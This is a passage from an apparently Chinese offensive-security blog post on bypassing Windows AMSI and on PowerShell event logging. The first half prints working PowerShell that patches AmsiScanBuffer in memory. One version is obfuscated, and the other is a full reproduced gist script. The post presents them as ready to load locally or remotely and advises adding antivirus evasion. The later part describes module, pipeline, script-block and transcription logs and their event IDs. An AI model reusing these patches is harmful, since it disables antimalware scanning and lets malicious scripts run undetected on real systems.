    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr lydklv, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $hrlpj

$uyrqxnv = [hrlpj]::LoadLibrary("$(('ãmsî.'+'dll').NOrMALIZE([chAr](54+16)+[CHAR]([BYTe]0x6f)+[CHaR]([BYTE]0x72)+[chAR]([Byte]0x6d)+[cHar]([BYTE]0x44)) -replace [cHAR]([bYtE]0x5c)+[char]([byTE]0x70)+[ChAR]([BytE]0x7b)+[cHaR]([BYtE]0x4d)+[ChAr]([ByTe]0x6e)+[chAr](125))")
$flqlpm = [hrlpj]::GetProcAddress($uyrqxnv, "$(('ÁmsìScánBuff'+'er').NOrMaLIZe([ChAR]([BYte]0x46)+[chAr](23+88)+[CHaR](114*21/21)+[chaR](109+19-19)+[cHAR](68+9-9)) -replace [chAR]([bYTe]0x5c)+[cHaR](18+94)+[CHaR](61+62)+[cHar]([bYTE]0x4d)+[ChaR]([BYte]0x6e)+[ChAr](125))")
$p = 0
[hrlpj]::VirtualProtect($flqlpm, [uint32]5, 0x40, [ref]$p)
$dgos = "0xB8"
$biqt = "0x57"
$vqln = "0x00"
$qgnl = "0x07"
$wpdi = "0x80"
$aopx = "0xC3"
$dgjvd = [Byte[]] ($dgos,$biqt,$vqln,$qgnl,+$wpdi,+$aopx)
[System.Runtime.InteropServices.Marshal]::Copy($dgjvd, 0, $flqlpm, 6)
你不用与语义分析+机器学习的方法,感觉是搞不定啊!!!
效果如下图:
6、其他一些方法

利用反射将内存中AmsiScanBuffer方法的检测长度置为0
脚本地址:https://gist.github.com/shantanu561993/6483e524dc225a188de04465c8512909 贴下内容,
Write-Host "-- AMSI Patch"
Write-Host "-- Modified By: Shantanu Khandelwal (@shantanukhande)"
Write-Host "-- Original Author: Paul Laîné (@am0nsec)"
Write-Host ""

Class Hunter {
    static [IntPtr] FindAddress([IntPtr]$address, [byte[]]$egg) {
        while ($true) {
            [int]$count = 0

            while ($true) {
                [IntPtr]$address = [IntPtr]::Add($address, 1)
                If ([System.Runtime.InteropServices.Marshal]::ReadByte($address) -eq $egg.Get($count)) {
                    $count++
                    If ($count -eq $egg.Length) {
                        return [IntPtr]::Subtract($address, $egg.Length - 1)
                    }
                } Else { break }
            }
        }

        return $address
    }
}
function Get-ProcAddress {
    Param(
        [Parameter(Position = 0, Mandatory = $True)] [String] $Module,
        [Parameter(Position = 1, Mandatory = $True)] [String] $Procedure
    )

    # Get a reference to System.dll in the GAC
    $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }
    $UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethods')
    # Get a reference to the GetModuleHandle and GetProcAddress methods
    $GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
    $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String]))
    # Get a handle to the module specified
    $Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
    $tmpPtr = New-Object IntPtr
    $HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)
    # Return the address of the function
    return $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$HandleRef, $Procedure))
}
function Get-DelegateType
{
    Param
    (
        [OutputType([Type])]

        [Parameter( Position = 0)]
        [Type[]]
        $Parameters = (New-Object Type[](0)),

        [Parameter( Position = 1 )]
        [Type]
        $ReturnType = [Void]
    )

    $Domain = [AppDomain]::CurrentDomain
    $DynAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')
    $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
    $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)
    $TypeBuilder = $ModuleBuilder.DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $ConstructorBuilder = $TypeBuilder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $Parameters)
    $ConstructorBuilder.SetImplementationFlags('Runtime, Managed')
    $MethodBuilder = $TypeBuilder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $ReturnType, $Parameters)
    $MethodBuilder.SetImplementationFlags('Runtime, Managed')

    Write-Output $TypeBuilder.CreateType()
}
$LoadLibraryAddr = Get-ProcAddress kernel32.dll LoadLibraryA
$LoadLibraryDelegate = Get-DelegateType @([String]) ([IntPtr])
$LoadLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LoadLibraryAddr, $LoadLibraryDelegate)
$GetProcAddressAddr = Get-ProcAddress kernel32.dll GetProcAddress
$GetProcAddressDelegate = Get-DelegateType @([IntPtr], [String]) ([IntPtr])
$GetProcAddress = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressAddr, $GetProcAddressDelegate)
$VirtualProtectAddr = Get-ProcAddress kernel32.dll VirtualProtect
$VistualProtectDelegate =  Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32].MakeByRefType()) ([Bool])
$VirtualProtect = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualProtectAddr, $VistualProtectDelegate)


If ([IntPtr]::Size -eq 8) {
    Write-Host "[+] 64-bits process"
    [byte[]]$egg = [byte[]] (
        0x4C, 0x8B, 0xDC,       # mov     r11,rsp
        0x49, 0x89, 0x5B, 0x08, # mov     qword ptr [r11+8],rbx
        0x49, 0x89, 0x6B, 0x10, # mov     qword ptr [r11+10h],rbp
        0x49, 0x89, 0x73, 0x18, # mov     qword ptr [r11+18h],rsi
        0x57,                   # push    rdi
        0x41, 0x56,             # push    r14
        0x41, 0x57,             # push    r15
        0x48, 0x83, 0xEC, 0x70  # sub     rsp,70h
    )
} Else {
    Write-Host "[+] 32-bits process"
    [byte[]]$egg = [byte[]] (
        0x8B, 0xFF,             # mov     edi,edi
        0x55,                   # push    ebp
        0x8B, 0xEC,             # mov     ebp,esp
        0x83, 0xEC, 0x18,       # sub     esp,18h
        0x53,                   # push    ebx
        0x56                    # push    esi
    )
}


$hModule = $LoadLibrary.Invoke("amsi.dll")
Write-Host "[+] AMSI DLL Handle: $hModule"
$DllGetClassObjectAddress = $GetProcAddress.Invoke($hModule, "DllGetClassObject")
Write-Host "[+] DllGetClassObject address: $DllGetClassObjectAddress"
[IntPtr]$targetedAddress = [Hunter]::FindAddress($DllGetClassObjectAddress, $egg)
Write-Host "[+] Targeted address: $targetedAddress"

$oldProtectionBuffer = 0
$VirtualProtect.Invoke($targetedAddress, [uint32]2, 4, [ref]$oldProtectionBuffer) | Out-Null

$patch = [byte[]] (
    0x31, 0xC0,    # xor rax, rax
    0xC3           # ret
)
[System.Runtime.InteropServices.Marshal]::Copy($patch, 0, $targetedAddress, 3)

$a = 0
$VirtualProtect.Invoke($targetedAddress, [uint32]2, $oldProtectionBuffer, [ref]$a) | Out-Null
直接本地或者远程加载即可绕过AMSI
Nishang也自带了bypassamsi的脚本,自行做免杀,避免上传被秒
地址:https://github.com/samratashok/nishang/blob/master/Bypass/Invoke-AmsiBypass.ps1
其他一些过时的方法,我就不加了
0x03 powershell日志浅析
上面咱们说完了怎么绕过AMSI,下面咱们来说下powershell日志。
默认情况下,这四种日志功能默认是不开启的,但是在实际渗透中,系统肯定是默认开启日志记录的

关于日志的查看方法在事件查看器中**,下面我们来分别看下这四种**日志类型
1、模块(module)日志
事件ID:4103
路径:Microsoft > Windows > PowerShell/Operational
作用:可以为 powershell 模块启动日志记录


使用Get-Module -ListAvailable可以获取可用的模块名

2、管道执行(pipeline execute)日志
事件ID:800
路径:事件管理器 > 应用程序和服务日志 > Windows PowerShell
作用:记录 powershell 管道执行过程的事件简介

3、脚本块(script block)日志
事件id:4104
路径:Microsoft > Windows > PowerShell/Operational
作用:powershell 讲记录命令、脚本块、函数和脚本的处理
4、脚本转换(transcripttion)日志
可以将 powershell 命令的输入和输出捕获到文本中

四种日志记录内容的对比
| 日志详情 | 模块日志 | 管道执行日志 | 脚本块日志 | 脚本转换日志 |
|---|---|---|---|---|
| 执行命令 | 有 | 有 | 有(包括脚本内容) | 有 |
| 上下文信息 | 有 | 有 | 无 | 有 |
| 参数绑定详情 | 有 | 有 | 无 | 无 |
| 解码/解混淆代码 | 无 | 无 | 有 | 有 |
| 命令输出 | 无 | 无 | 无 | 有 |
powershell 每个版本对日志功能的对比
| 日志类型 | V2版本 | V3版本 | V4版本 | V5版本 |
|---|---|---|---|---|
| 模块日志 | 无 | 支持 | 支持(V3增强) | 支持 |
| 管道执行日志 | 支持 | 支持 | 支持 | 支持 |
| 脚本块日志 | 无 | 无 | 支持 | 支持(自动记录恶意命令) |
| 脚本转换日志 | 无 | 无 | 支持 | 支持(V4增强) |
不同操作系统默认的powershell版本
| 操作系统 | 默认Powershell版本 | 可支持Powershell版本 |
|---|---|---|
| Windows Server 2008(SP2) | 2.0 | 3.0 |
| Windows Server 2008 R2(SP1) | 5.1 | 5.1 |
| Windows Server 2012 | 3.0 | 5.1 |
| Windows Server 2012(R2) | 4.0 | 5.1 |
| Windows 7(SP1) | 5.1 | 5.1 |
| Windows 8 | 3.0 | 5.1 |
| Windows 8.1 | 4.0 | 5.1 |
| Windows 10 | 5.0 | 5.1# |

 浙公网安备 33010602011771号